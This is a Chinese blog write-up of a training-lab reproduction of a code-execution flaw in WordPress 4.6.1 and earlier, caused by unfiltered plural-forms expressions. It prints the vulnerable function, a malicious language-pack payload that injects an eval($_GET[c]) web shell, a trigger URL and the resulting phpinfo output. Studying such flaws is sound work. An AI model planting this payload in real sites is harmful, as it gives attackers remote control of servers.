安全-Wordpress 小于等于4.6.1版本任意代码执行漏洞复现（i春秋）

原创

小狐狸FM 于 2021-08-05 16:18:06 发布 74 收藏

分类专栏： 安全 # 漏洞复现 文章标签： 安全 php 安全漏洞

本文链接：https://blog.csdn.net/smallfox233/article/details/119418726

安全 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏

漏洞复现

11 篇文章 0 订阅

订阅专栏

文章目录

一、实验环境

实验链接

环境	版本


环境	版本
操作机	Windows XP
目标机	Windows 2003 Server SP2
Wordpress	小于等于4.6.1

目标机账户	密码
administrator	ichunqiu

二、漏洞复现

[1]. 登录目标机

> 先登录目标机，分析漏洞产生的原因




> 账户：`administrator`
> 密码：`ichunqiu`

[2]. 漏洞函数

函数所在文件的路径：`C:/Apache2.2/htdocs/wordpress1/wp-includes/pomo/translations.php`


下方的函数存在漏洞，传入的`$expression`变量没有过滤非法参数，如果使用了存在恶意代码的语言包时，就会执行语言包内的恶意代码




```php
/**
 * Makes a function, which will return the right translation index, according to the
 * plural forms header
 * @param int    $nplurals
 * @param string $expression
 */
function make_plural_form_function($nplurals, $expression) {
 $expression = str_replace('n', '$n', $expression);
 $func_body = "
  \$index = (int)($expression);
  return (\$index < $nplurals)? \$index : $nplurals - 1;";
 return create_function('$n', $func_body);
}
```

[3]. 语言包

> 语言包的路径：`C:/Apache2.2/htdocs/wordpress1/wordpress1/wp-content/languages/zh_CN.po`




> 当这个语言包的被调用的时候， `plural` 参数的值就会被传入函数的形参 `$expression`

函数变量	语言包参数
$nplurals	nplurals
$expression	plural


> 将语言包的 `plural=0` 修改为 `plural=n);}eval($_GET[c]);/*`

```
"Plural-Forms: nplurals=1; plural=n);}eval($_GET[c]);/*\n"
```




> - 然后 `$expression` 的值就是 `n);}eval($_GET[c]);/*`
>
> 传入函数后的效果如下


代码	作用
`n);`	和前面的 `$expression = str_replace('n','$n',` 拼接成一个完成的代码
`}`	将函数提前闭合，就相当于 `function xxx(xx,xx) {代码}`
`eval($GET[c]);`	一句话木马
`/*`	将注释符号之后的内容注释掉



[4]. 重载语言包

> 把 zh_CN.po 保存后，使用 Poedit 重新打开语言包保存，保存之后服务器才能重载语言包的配置





[5]. RCE恶意代码运行

> 访问 `http://172.16.12.2/wordpress1/index.php?c=phpinfo()`


phpinfo()
172.16.12.2/wordpress1/?c=phpinfo();
php
Windows NT ADMIN-508BF95B0 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Aug 21 2014 01:28:13
MSVC9 (Visual C++ 2008)
x86
cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Apache 2.0 Handler
enabled
https://blog.csdn.net/smallfox233